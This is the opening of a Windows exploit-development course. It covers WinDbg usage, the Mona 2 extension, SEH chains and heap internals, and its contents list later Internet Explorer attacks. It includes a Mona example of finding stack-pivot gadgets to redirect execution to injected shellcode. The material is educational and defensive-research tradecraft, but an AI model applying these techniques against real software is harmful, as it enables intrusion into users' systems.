Modern Windows Exploit Development

BY : MASSIMILIANO TOMASSOLI

http://expdev-kiuhnm.rhcloud.com

Pdf By : NO-MERCY

Preface

Hi and welcome to this website! I know people don't like to read prefaces, so I'll make it short and right to the point.

This is the preface to a course about *Modern Windows Exploit Development*. I chose Windows because I'm very familiar with it and also because it's very popular. In particular, I chose Windows 7 SP1 64-bit. Enough with Windows XP: it's time to move on!

There are a few full-fledged courses about Exploit Development but they're all very expensive. If you can't afford such courses, you can scour the Internet for papers, articles and some videos. Unfortunately, the information is scattered all around the web and most resources are definitely not for beginners. If you always wanted to learn Exploit Development but either you couldn't afford it or you had a hard time with it, you've come to the right place!

This is an introductory course but please don't expect it to be child's play. Exploit Development is hard and no one can change this fact, no matter how good he/she is at explaining things. I'll try very hard to be as clear as possible. If there's something you don't understand or if you think I made a mistake, you can leave a brief comment or create a thread in the forum for a longer discussion. I must admit that I'm not an expert. I did a lot of research to write this course and I also learned a lot by writing it. The fact that I'm an old-time reverse engineer helped a lot, though.

In this course I won't just present facts, but I'll show you how to deduce them by yourself. I'll try to motivate everything we do. I'll never tell you to do something without giving you a technical reason for it. In the last part of the course we'll attack Internet Explorer 10 and 11. My main objective is not just to show you how to attack Internet Explorer, but to show you how a complex attack is first researched and then carried out. Instead of presenting you with facts about Internet Explorer, we're going to reverse engineer part of Internet Explorer and learn by ourselves how objects are laid out in memory and how we can exploit what we've learned. This thoroughness requires that you understand every single step of the process or you'll get lost in the details.

As you've probably realized by now, English is not my first language (I'm Italian). This means that reading this course has advantages (learning Exploit Development) and disadvantages (unlearning some of your English). Do you still want to read it? Choose wisely

To benefit from this course you need to know and be comfortable with X86 assembly. This is not negotiable! I didn't even try to include an assembly primer in this course because you can certainly learn it on your own. Internet is full of resources for learning assembly. Also, this course is very hands-on so you should follow along and replicate what I do. I suggest that you create at least two virtual machines with Windows 7 SP1 64-bit: one with Internet Explorer 10 and the other with Internet Explorer 11.

I hope you enjoy the ride!

Contents

1. WinDbg
2. Mona 2
3. Structure Exception Handling (SEH)
4. Heap
5. Windows Basics
6. Shellcode
7. Exploitme1 (ret eip overwrite)
8. Exploitme2 (Stack cookies & SEH)
9. Exploitme3 (DEP)
10. Exploitme4 (ASLR)
11. Exploitme5 (Heap Spraying & UAF)
12. EMET 5.2
13. Internet Explorer 10
    13.1. Reverse Engineering IE
    13.2. From one-byte-write to full process space read/write
    13.3. God Mode (1)
    13.4. God Mode (2)
    13.5. Use-After-Free bug
14. Internet Explorer 11
    14.1. Part 1
    14.2. Part 2

WinDbg

WinDbg is a great debugger, but it has lots of commands, so it takes time to get comfortable with it. I'll be very brief and concise so that I don't bore you to death! To do this, I'll only show you the essential commands and the most important options. We'll see additional commands and options when we need them in the next chapters.

Version

To avoid problems, use the 32-bit version of WinDbg to debug 32-bit executables and the 64-bit version to debug 64-bit executables.

Alternatively, you can switch WinDbg between the 32-bit and 64-bit modes with the following command:

```
!wow64exts.sw
```

Symbols

Open a new instance of WinDbg (if you're debugging a process with WinDbg, close WinDbg and reopen it). Under File→Symbol File Path enter

```
SRV*C:\windbgsymbols*http://msdl.microsoft.com/download/symbols
```

Save the workspace (File→Save Workspace).

The asterisks are delimiters. WinDbg will use the first directory we specified above as a local cache for symbols. The paths/urls after the second asterisk (separated by '**;**', if more than one) specify the locations where the symbols can be found.

Adding Symbols during Debugging

To append a symbol search path to the default one during debugging, use

```
.sympath+ c:\symbolpath
```

(The command without the '+' would replace the default search path rather than append to it.)
Now reload the symbols:

```
.reload
```

Checking Symbols

Symbols, if available, are loaded when needed. To see what modules have symbols loaded, use

```
x *!
```

The x command supports wildcards and can be used to search for symbols in one or more modules. For instance, we can search for all the symbols in kernel32 whose name starts with virtual this way:

```
0:000> x kernel32!virtual*
757d4b5f          kernel32!VirtualQueryExStub (<no parameter info>)
7576d950          kernel32!VirtualAllocExStub (<no parameter info>)
757f66f1          kernel32!VirtualAllocExNuma (<no parameter info>)
757d4b4f          kernel32!VirtualProtectExStub (<no parameter info>)
757542ff          kernel32!VirtualProtectStub (<no parameter info>)
7576d975          kernel32!VirtualFreeEx (<no parameter info>)
7575184b          kernel32!VirtualFree (<no parameter info>)
75751833          kernel32!VirtualAlloc (<no parameter info>)
757543ef          kernel32!VirtualQuery (<no parameter info>)
757510c8          kernel32!VirtualProtect (<no parameter info>)
757ff14d          kernel32!VirtualProtectEx (<no parameter info>)
7575183e          kernel32!VirtualFreeStub (<no parameter info>)
75751826          kernel32!VirtualAllocStub (<no parameter info>)
7576d968          kernel32!VirtualFreeExStub (<no parameter info>)
757543fa          kernel32!VirtualQueryStub (<no parameter info>)
7576eee1          kernel32!VirtualUnlock (<no parameter info>)
7576ebdb          kernel32!VirtualLock (<no parameter info>)
7576d95d          kernel32!VirtualAllocEx (<no parameter info>)
757d4b3f          kernel32!VirtualAllocExNumaStub (<no parameter info>)
757ff158          kernel32!VirtualQueryEx (<no parameter info>)
```

The wildcards can also be used in the module part:

```
0:000> x *!messagebox*
7539fbd1          USER32!MessageBoxIndirectA (<no parameter info>)
7539fcfa          USER32!MessageBoxExW (<no parameter info>)
7539f7af          USER32!MessageBoxWorker (<no parameter info>)
7539fcd6          USER32!MessageBoxExA (<no parameter info>)
7539fc9d          USER32!MessageBoxIndirectW (<no parameter info>)
7539fd1e          USER32!MessageBoxA (<no parameter info>)
```

```
7539fd3f         USER32!MessageBoxW (<no parameter info>)
7539fb28         USER32!MessageBoxTimeoutA (<no parameter info>)
7539facd         USER32!MessageBoxTimeoutW (<no parameter info>)
```

You can force WinDbg to load symbols for all modules with

```
ld*
```

This takes a while. Go to Debug→Break to stop the operation.

Help

Just type

```
.hh
```

or press F1 to open help window.
To get help for a specific command type

```
.hh <command>
```

where <command> is the command you're interested in, or press F1 and select the tab Index where you can search for the topic/command you want.

Debugging Modes

Locally

You can either debug a new process or a process already running:

1. Run a new process to debug with File→Open Executable.
2. Attach to a process already running with File→Attach to a Process.

Remotely

To debug a program remotely there are at least two options:

1. If you're already debugging a program locally on machine A, you can enter the following command (choose the port you want):

```
.server tcp:port=1234
```

This will start a server within WinDbg.
On machine B, run WinDbg and go to File→Connect to Remote Session and enter

```
tcp:Port=1234,Server=<IP of Machine A>
```

specifying the right port and IP.

2. On machine A, run dbgsrv with the following command:

```
dbgsrv.exe -t tcp:port=1234
```

This will start a server on machine A.
On machine B, run WinDbg, go to File→Connect to Remote Stub and enter

```
tcp:Port=1234,Server=<IP of Machine A>
```

with the appropriate parameters.
You'll see that File→Open Executable is disabled, but you can choose File→Attach to a Process. In that case, you'll see the list of processes on machine A.
To stop the server on machine A you can use Task Manager and kill dbgsrv.exe.

Modules

When you load an executable or attach to a process, WinDbg will list the loaded modules. If you want to list the modules again, enter

```
lmf
```

To list a specific module, say ntdll.dll, use

```
lmf m ntdll
```

To get the image header information of a module, say ntdll.dll, type

```
!dh ntdll
```

The '!' means that the command is an extension, i.e. an external command which is exported from an external DLL and called inside WinDbg. Users can create their own extensions to extend WinDbg's functionality.
You can also use the start address of the module:

```
0:000> lmf m ntdll
start    end        module name
77790000 77910000   ntdll    ntdll.dll
0:000> !dh 77790000
```

Expressions

WinDbg supports expressions, meaning that when a value is required, you can type the value directly or you can type an expression that evaluates to a value.
For instance, if EIP is 77c6cb70, then

```
bp 77c6cb71
```

and

```
bp EIP+1
```

are equivalent.
You can also use symbols:

```
u ntdll!CsrSetPriorityClass+0x41
```

and registers:

```
dd ebp+4
```

Numbers are by default in base 16. To be explicit about the base used, add a prefix:

0x123: base 16 (hexadecimal)
0n123: base 10 (decimal)
0t123: base 8 (octal)
0y111: base 2 (binary)

Use the command .format to display a value in many formats:

```
0:000> .formats 123
 Evaluate expression:
 Hex:     00000000`00000123
 Decimal: 291
 Octal:   0000000000000000000443
 Binary:  00000000 00000000 00000000 00000000 00000000 00000000 00000001 00100011
 Chars:   .......#
 Time:    Thu Jan 01 01:04:51 1970
 Float:   low 4.07778e-043 high 0
 Double:  1.43773e-321
```

To evaluate an expression use '?':

```
? eax+4
```

Registers and Pseudo-registers

WinDbg supports several pseudo-registers that hold certain values. Pseudo-registers are indicated by the prefix '$'.
When using registers or pseudo-registers, one can add the prefix '@' which tells WinDbg that what follows is a register and not a symbol. If '@' is not used, WinDbg will first try to interpret the name as a symbol.
Here are a few examples of pseudo-registers:

- $teb or @$teb (address of the TEB)
- $peb or @$peb (address of the PEB)
- $thread or @$thread (current thread)

Exceptions

To break on a specific exception, use the command sxe. For instance, to break when a module is loaded, type

```
sxe ld <module name 1>,...,<module name N>
```

For instance,

```
sxe ld user32
```

To see the list of exceptions type

```
sx
```

To ignore an exception, use sxi:

```
sxi ld
```

This cancels out the effect of our first command.

WinDbg breaks on single-chance exceptions and second-chance exceptions. They're not different kinds of exceptions. As soon as there's an exception, WinDbg stops the execution and says that there's been a single-chance exception. Single-chance means that the exception hasn't been sent to the debuggee yet. When we resume the execution, WinDbg sends the exception to the debuggee. If the debuggee doesn't handle the exception, WinDbg stops again and says that there's been a second-chance exception.

When we examine EMET 5.2, we'll need to ignore single-chance single step exceptions. To do that, we can use the following command:

```
sxd sse
```

Breakpoints

Software Breakpoints

When you put a software breakpoint on one instruction, WinDbg saves to memory the first byte of the instruction and overwrites it with 0xCC which is the opcode for "int 3".
When the "int 3" is executed, the breakpoint is triggered, the execution stops and WinDbg restores the instruction by restoring its first byte.

To put a software breakpoint on the instruction at the address 0x4110a0 type

```
bp 4110a0
```

You can also specify the number of passes required to activate the breakpoint:

```
bp 4110a0 3
```

This means that the breakpoint will be ignored the first 2 times it's encountered.

To resume the execution (and stop at the first breakpoint encountered) type

```
g
```

which is short for "go".
To run until a certain address is reached (containing code), type

```
g <code location>
```

Internally, WinDbg will put a software breakpoint on the specified location (like 'bp'), but will remove the breakpoint after it has been triggered. Basically, 'g' puts a one-time software breakpoint.

Hardware Breakpoints

Hardware breakpoints use specific registers of the CPU and are more versatile than software breakpoints. In fact, one can break on execution or on memory access.
Hardware breakpoints don't modify any code so they can be used even with self modifying code.
Unfortunately, you can't set more than 4 breakpoints.

In its simplest form, the format of the command is

```
ba <mode> <size> <address> <passes (default=1)>
```

where <mode> can be

1. 'e' for execute
2. 'r' for read/write memory access
3. 'w' for write memory access

<size> specifies the size of the location, in bytes, to monitor for access (it's always 1 when <mode> is 'e'). <address> is the location where to put the breakpoint and <passes> is the number of passes needed to activate the breakpoint (see 'bp' for an example of its usage).

Note: It's not possible to use hardware breakpoints for a process before it has started because hardware breakpoints are set by modifying CPU registers (dr0, dr1, etc…) and when a process starts and its threads are created the registers are reset.

Handling Breakpoints

To list the breakpoints type

```
bl
```

where 'bl' stands for breakpoint list.
Example:

```
0:000> bl
0 e 77c6cb70     0002 (0002)  0:**** ntdll!CsrSetPriorityClass+0x40
```

where the fields, from left to right, are as follows:

- 0: breakpoint ID
- e: breakpoint status; can be (e)nabled or (d)isabled
- 77c6cb70: memory address
- 0002 (0002): the number of passes remaining before the activation, followed by the total number of passes to wait for the activation (i.e. the value specified when the breakpoint was created).
- 0:****: the associated process and thread. The asterisks mean that the breakpoint is not thread-specific.
- ntdll!CsrSetPriorityClass+0x40: the module, function and offset where the breakpoint is located.

To disable a breakpoint type

```
bd <breakpoint id>
```

To delete a breakpoint use

```
bc <breakpoint ID>
```

To delete all the breakpoints type

```
bc *
```

Breakpoint Commands

If you want to execute a certain command automatically every time a breakpoint is triggered, you can specify the command like this:

```
bp 40a410 ".echo \"Here are the registers:\n\"; r"
```

Here's another example:

```
bp jscript9+c2c47 ".printf \"new Array Data: addr = 0x%p\\n\",eax;g"
```

Stepping

There are at least 3 types of stepping:

1. step-in / trace (command: t)
   This command breaks after every single instruction. If you are on a call or int, the command breaks on the first instruction of the called function or int handler, respectively.
2. step-over (command: p)
   This command breaks after every single instruction without following calls or ints, i.e. if you are on a call or int, the command breaks on the instruction right after the call or int.
3. step-out (command: gu)
   This command (go up) resume execution and breaks right after the next ret instruction. It's used to exit functions.
   There two other commands for exiting functions:
   - tt (trace to next return): it's equivalent to using the command 't' repeatedly and stopping on the first ret encountered.
   - pt (step to next return): it's equivalent to using the command 'p' repeatedly and stopping on the first ret encountered.
     Note that tt goes inside functions so, if you want to get to the ret instruction of the current function, use pt instead.
     The difference between pt and gu is that pt breaks on the ret instruction, whereas gu breaks on the instruction right after.

Here are the variants of 'p' and 't':

- pa/ta <address>: step/trace to address
- pc/tc: step/trace to next call/int instruction
- pt/tt: step/trace to next ret (discussed above at point 3)
- pct/tct: step/trace to next call/int or ret
- ph/th: step/trace to next branching instruction

Displaying Memory

To display the contents of memory, you can use 'd' or one of its variants:

- db: display bytes

- dw: display words (2 bytes)
- dd: display dwords (4 bytes)
- dq: display qwords (8 bytes)
- dyb: display bits
- da: display null-terminated ASCII strings
- du: display null-terminated Unicode strings

Type .hh d for seeing other variants.

The command ‘d‘ displays data in the same format as the most recent d* command (or db if there isn’t one).
The (simplified) format of these commands is

```
d* [range]
```

Here, the asterisk is used to represent all the variations we listed above and the square brackets indicate that range is optional. If range is missing, d* will display the portion of memory right after the portion displayed by the most recent d* command.
Ranges can be specified many ways:

1. <start address> <end address>
   For instance,

   ```
   db 77cac000 77cac0ff
   ```

2. <start address> L<number of elements>
   For instance,

   ```
   dd 77cac000 L10
   ```

   displays 10 dwords starting with the one at 77cac000.
   Note: for ranges larger than 256 MB, we must use L? instead of L to specify the number of elements.

3. <start address>
   When only the starting point is specified, WinDbg will display 128 bytes.

Editing Memory

You can edit memory by using

```
e[d|w|b] <address> [<new value 1> ... <new value N>]
```

where [d|w|b] is optional and specifies the size of the elements to edit (d = dword, w = word, b = byte).
If the new values are omitted, WinDbg will ask you to enter them interactively.

Here’s an example:

```
ed eip cc cc
```

This overwrites the first two dwords at the address in eip with the value 0xCC.

Searching Memory

To search memory use the 's' command. Its format is:

```
s [-d|-w|-b|-a|-u] <start address> L?<number of elements> <search values>
```

where d, w, b a and u means dword, word, byte, ascii and unicode.
<search values> is the sequence of values to search.
For instance,

```
s -d eip L?1000 cc cc
```

searches for the two consecutive dwords 0xcc 0xcc in the memory interval [eip, eip + 1000*4 – 1].

Pointers

Sometimes you need to dereference a pointer. The operator to do this is poi:

```
dd poi(ebp+4)
```

In this command, poi(ebp+4) evaluates to the dword (or qword, if in 64-bit mode) at the address ebp+4.

Miscellaneous Commands

To display the registers, type

```
r
```

To display specific registers, say eax and edx, type

```
r eax, edx
```

To print the first 3 instructions pointed to by EIP, use

```
u EIP L3
```

where 'u' is short for unassemble and 'L' lets you specify the number of lines to display.

To display the call stack use


```
k
```

Dumping Structures

Here are the commands used to display structures:

!teb	Displays the TEB (Thread Environment Block).
$teb	Address of the TEB.
!peb	Displays the PEB (Process Environment Block).
$peb	Address of the PEB.
!exchain	Displays the current exception handler chain.
!vadump	Displays the list of memory pages and info.
!lmi <module name>	Displays information for the specified module.
!slist <address> [<symbol> [<offset>]]	Displays a singly-linked list, where: • <address> is the address of the pointer to the first node of the list • <symbol> is the name of the structure of the nodes • <offset> is the offset of the field "next" within the node
dt <struct name>	Displays the structure <struct name>.
dt <struct name> <field>	Displays the field <field> of the structure <struct name>.
dt <struct name> <address>	Displays the data at <address> as a structure of type <struct name> (you need symbols for <struct name>).
dg <first selector> [<last selector>]	Displays the segment descriptor for the specified selectors.

Suggested SETUP



Save the workspace (File→Save Workspace) after setting up the windows.

Mona 2

Mona 2 is a very useful extension developed by the Corelan Team. Originally written for Immunity Debugger, it now works in WinDbg as well.

Installation in WinDbg

You'll need to install everything for both WinDbg x86 and WinDbg x64:

1. Install Python 2.7 (download it from here)
   Install the x86 and x64 versions in different directories, e.g. c:\python27(32) and c:\python27.
2. Download the right zip package from here, and extract and run vcredist_x86.exe and vcredist_x64.exe.
3. Download the two exes (x86 and x64) from here and execute them.
4. Download windbglib.py and mona.py from here and put them in the same directories as windbg.exe (32-bit and 64-bit versions).
5. Configure the symbol search path as follows:
   1. click on File→Symbol File Path
   2. enter

   ```
   SRV*C:\windbgsymbols*http://msdl.microsoft.com/download/symbols
   ```

   3. save the workspace (File→Save Workspace).

Running mona.py under WinDbg

Running mona.py in WinDbg is simple:

1. Load the pykd extension with the command

```
.load pykd.pyd
```

2. To run mona use

```
!py mona
```

To update mona enter

```
!py mona update
```

Configuration

Working directory

Many functions of mona dump data to files created in the mona's working directory. We can specify a working directory which depends on the process name and id by using the format specifiers %p (process name) and %i (process id). For instance, type

```
!py mona config -set workingfolder "C:\mona_files\%p_%i"
```

Exclude modules

You can exclude specific modules from search operations:

```
!mona config -set excluded_modules "module1.dll,module2.dll"
!mona config -add excluded_modules "module3.dll,module4.dll"
```

Author

You can also set the author:

```
!mona config -set author Kiuhnm
```

This information will be used when producing metasploit compatible output.

Important

If there's something wrong with WinDbg and mona, try running WinDbg as an administrator.

Mona's Manual

You can find more information about Mona here.

Example

This example is taken from Mona's Manual.

Let's say that we control the value of ECX in the following code:

Example
Assembly (x86)

```
MOV    EAX, [ECX]
CALL   [EAX+58h]
```

We want to use that piece of code to jmp to our shellcode (i.e. the code we injected into the process) whose address is at ESP+4, so we need the call above to call something like "ADD ESP, 4 | RET".
There is a lot of indirection in the piece of code above:

1. (ECX = p1) → p2
2. p2+58h → p3 → "ADD ESP,4 | RET"

First we need to find p3:

```
!py mona config -set workingfolder c:\logs

!py mona stackpivot -distance 4,4
```

The function stackpivot finds pointers to code equivalent to "ADD ESP, X | RET" where X is between min and max, which are specified through the option "-distance min,max".
The pointers/addresses found are written to c:\logs\stackpivot.txt.
Now that we have our p3 (many p3s!) we need to find p1:

```
!py mona find -type file -s "c:\logs\stackpivot.txt" -x * -offset 58 -level 2 -offsetlevel 2
```

Let's see what all those options mean:

- "-x *" means "accept addresses in pages with any access level" (as another example, with "-x X" we want only addresses in executable pages).
- "-level 2" specifies the level of indirection, that is, it tells mona to find "a pointer (p1) to a pointer (p2) to a pointer (p3)".
- The first two options (-type and -s) specifies that p3 must be a pointer listed in the file "c:\logs\stackpivot.txt".
- "-offsetlevel 2" and "-offset 58" tell mona that the second pointer (p2) must point to the third pointer (p3) once incremented by 58h.

Don't worry too much if this example isn't perfectly clear to you. This is just an example to show you what Mona can do. I admit that the syntax of this command is not very intuitive, though.

Example

The command findwild allows you to find chains of instructions with a particular form.

Consider this example:

```
!mona findwild -s "push r32 # * # pop eax # inc eax # * # retn"
```

The option "-s" specifies the shape of the chain:

- instructions are separated with '#'
- r32 is any 32-bit register
- * is any sequence of instructions

The optional arguments supported are:

- -depth <nr>: maximum length of the chain

- -b <address>: base address for the search
- -t <address>: top address for the search
- -all: returns also chains which contain "bad" instructions, i.e. instructions that might break the chain (jumps, calls, etc…)

ROP Chains

Mona can find ROP gadgets and build ROP chains, but I won't talk about this here because you're not supposed to know what a ROP chain is or what ROP is. As I said, don't worry if this article doesn't make perfect sense to you. Go on to the next article and take it easy!

Structured Exception Handling (SEH)

The exception handlers are organized in a singly-linked list associated with each thread. As a rule, the nodes of that list are allocated on the stack.
The head of the list is pointed to by a pointer located at the beginning of the TEB (Thread Environment Block), so when the code wants to add a new exception handler, a new node is added to the head of the list and the pointer in the TEB is changed to point to the new node.
Each node is of type _EXCEPTION_REGISTRATION_RECORD and stores the address of the handler and a pointer to the next node of the list. Oddly enough, the "next pointer" of the last node of the list is not null but equal to 0xffffffff. Here's the exact definition:

```
0:000> dt _EXCEPTION_REGISTRATION_RECORD
ntdll!_EXCEPTION_REGISTRATION_RECORD
   +0x000 Next             : Ptr32 _EXCEPTION_REGISTRATION_RECORD
   +0x004 Handler          : Ptr32     _EXCEPTION_DISPOSITION
```

The TEB can also be accessed through the selector fs, starting from fs:[0], so it's common to see code like the following:

Assembly (x86)

```
mov    eax, dword ptr fs:[00000000h]      ; retrieve the head
push   eax                                ; save the old head
lea    eax, [ebp-10h]
mov    dword ptr fs:[00000000h], eax      ; set the new head
.
.
.
mov    ecx, dword ptr [ebp-10h]           ; get the old head (NEXT field of the current head)
mov    dword ptr fs:[00000000h], ecx      ; restore the old head
```

Compilers usually register a single global handler that knows which area of the program is being executed (relying on a global variable) and behaves accordingly when it's called.
Since each thread has a different TEB, the operating system makes sure that the segment selected by fs refers always to the right TEB (i.e. the one of the current thread). To get the address of the TEB, read fs:[18h] which corresponds to the field Self of the TEB.

Let's display the TEB:

```
0:000> !teb
TEB at 7efdd000
    ExceptionList:       003ef804        <----------------------
    StackBase:           003f0000
```

```
    StackLimit:          003ed000
    SubSystemTib:        00000000
    FiberData:           00001e00
    ArbitraryUserPointer: 00000000
    Self:                7efdd000
    EnvironmentPointer:  00000000
    ClientId:            00001644 . 00000914
    RpcHandle:           00000000
    Tls Storage:         7efdd02c
    PEB Address:         7efde000
    LastErrorValue:      2
    LastStatusValue:     c0000034
    Count Owned Locks:   0
    HardErrorMode:       0
```

Now let's verify that fs refers to the TEB:

```
0:000> dg fs
                                  P Si Gr Pr Lo
Sel    Base     Limit     Type    l ze an es ng Flags
---- -------- -------- ---------- - -- -- -- -- --------
0053 7efdd000 00000fff Data RW Ac 3 Bg By P  Nl 000004f3
```

As we said above, fs:18h contains the address of the TEB:

```
0:000> ? poi(fs:[18])
Evaluate expression: 2130563072 = 7efdd000
```

Remember that poi dereferences a pointer and '?' is used to evaluate an expression.

Let's see what's the name of the structure pointed to by ExceptionList above:

```
0:000> dt nt!_NT_TIB ExceptionList
ntdll!_NT_TIB
   +0x000 ExceptionList : Ptr32 _EXCEPTION_REGISTRATION_RECORD
```

This means that each node is an instance of _EXCEPTION_REGISTRATION_RECORD, as we already said. To display the entire list, use !slist:

```
0:000> !slist $teb _EXCEPTION_REGISTRATION_RECORD
SLIST HEADER:
   +0x000 Alignment          : 3f0000003ef804
   +0x000 Next               : 3ef804
   +0x004 Depth              : 0
   +0x006 Sequence           : 3f

SLIST CONTENTS:
003ef804
   +0x000 Next             : 0x003ef850 _EXCEPTION_REGISTRATION_RECORD
   +0x004 Handler          : 0x6d5da0d5     _EXCEPTION_DISPOSITION  MSVCR120!_except_handler4+0
003ef850
   +0x000 Next             : 0x003ef89c _EXCEPTION_REGISTRATION_RECORD
   +0x004 Handler          : 0x00271709     _EXCEPTION_DISPOSITION  +0
003ef89c
   +0x000 Next             : 0xffffffff _EXCEPTION_REGISTRATION_RECORD
   +0x004 Handler          : 0x77e21985     _EXCEPTION_DISPOSITION  ntdll!_except_handler4+0
ffffffff
   +0x000 Next             : ????
   +0x004 Handler          : ????
Can't read memory at ffffffff, error 0
```

Remember that $teb is the address of the TEB.

A simpler way to display the exception handler chain is to use

```
0:000> !exchain
003ef804: MSVCR120!_except_handler4+0 (6d5da0d5)
  CRT scope  0, func:   MSVCR120!doexit+116 (6d613b3b)
003ef850: exploitme3+1709 (00271709)
003ef89c: ntdll!_except_handler4+0 (77e21985)
  CRT scope  0, filter: ntdll!__RtlUserThreadStart+2e (77e21c78)
```

```
            func:   ntdll!__RtlUserThreadStart+63 (77e238cb)
```

We can also examine the exception handler chain manually:

```
0:000> dt 003ef804 _EXCEPTION_REGISTRATION_RECORD
MSVCR120!_EXCEPTION_REGISTRATION_RECORD
   +0x000 Next             : 0x003ef850 _EXCEPTION_REGISTRATION_RECORD
   +0x004 Handler          : 0x6d5da0d5     _EXCEPTION_DISPOSITION  MSVCR120!_except_handler4+0
0:000> dt 0x003ef850 _EXCEPTION_REGISTRATION_RECORD
MSVCR120!_EXCEPTION_REGISTRATION_RECORD
   +0x000 Next             : 0x003ef89c _EXCEPTION_REGISTRATION_RECORD
   +0x004 Handler          : 0x00271709     _EXCEPTION_DISPOSITION  +0
0:000> dt 0x003ef89c _EXCEPTION_REGISTRATION_RECORD
MSVCR120!_EXCEPTION_REGISTRATION_RECORD
   +0x000 Next             : 0xffffffff _EXCEPTION_REGISTRATION_RECORD
   +0x004 Handler          : 0x77e21985     _EXCEPTION_DISPOSITION  ntdll!_except_handler4+0
```

Heap

When a process starts, the heap manager creates a new heap called the default process heap. C/C++ applications also creates the so-called CRT heap (used by new/delete, malloc/free and their variants). It is also possible to create other heaps via the HeapCreate API function. The Windows heap manager can be broken down into two components: the Front End Allocator and the Back End Allocator.

Front End Allocator

The front end allocator is an abstract optimization layer for the back end allocator. There are different types of front end allocators which are optimized for different use cases. The front end allocators are:

1. Look aside list (LAL) front end allocator
2. Low fragmentation (LF) front end allocator

The LAL is a table of 128 singly-linked lists. Each list contains free blocks of a specific size, starting at 16 bytes. The size of each block includes 8 bytes of metadata used to manage the block. The formula for determining the index into the table given the size is index = ceil((size + 8)/8) – 1 where the "+8" accounts for the metadata. Note that index is always positive.

Starting with Windows Vista, the LAL front end allocator isn't present anymore and the LFH front end allocator is used instead. The LFH front end allocator is very complex, but the main idea is that it tries to reduce the heap fragmentation by allocating the smallest block of memory that is large enough to contain data of the requested size.

Back End Allocator

If the front end allocator is unable to satisfy an allocation request, the request is sent to the back end allocator.

In Windows XP, the back end allocator uses a table similar to that used in the front end allocator. The list at index 0 of the table contains free blocks whose size is greater than 1016 bytes and less than or equal to the virtual allocation limit (0x7FFF0 bytes). The blocks in this list are sorted by size in ascending order. The index 1 is unused and, in general, index x contains free blocks of size 8x. When a block of a given size is needed but isn't available, the back end allocator tries to split bigger blocks into blocks of the needed size. The opposite process, called heap coalescing is also possible: when a block is freed, the heap manager checks the two adjacent blocks and if one or both of them are free, the free blocks may be coalesced into a single block. This reduces heap fragmentation. For allocations of size greater than 0x7FFF0 bytes the heap manager sends an explicit allocation request to the virtual memory manager and keeps the allocated blocks on a list called the virtual allocation list.

In Windows 7, there aren't any longer dedicated free lists for specific sizes. Windows 7 uses a single free list which holds blocks of all sizes sorted by size in ascending order, and another list of nodes (of type ListHint) which point to nodes in the free list and are used to find the nodes of the appropriate size to satisfy the allocation request.

Heap segments

All the memory used by the heap manager is requested from the Windows virtual memory manager. The heap manager requests big chunks of virtual memory called segments. Those segments are then used by the heap manager to allocate all the blocks and the internal bookkeeping structures. When a new segment is created, its memory is just reserved and only a small portion of it is committed. When more memory is needed, another portion is committed. Finally, when there isn't enough uncommitted space in the current segment, a new segment is created which is twice as big as the previous segment. If this isn't possible because there isn't enough memory, a smaller segment is created. If the available space is insufficient even for the smallest possible segment, an error is returned.

Analyzing the Heap

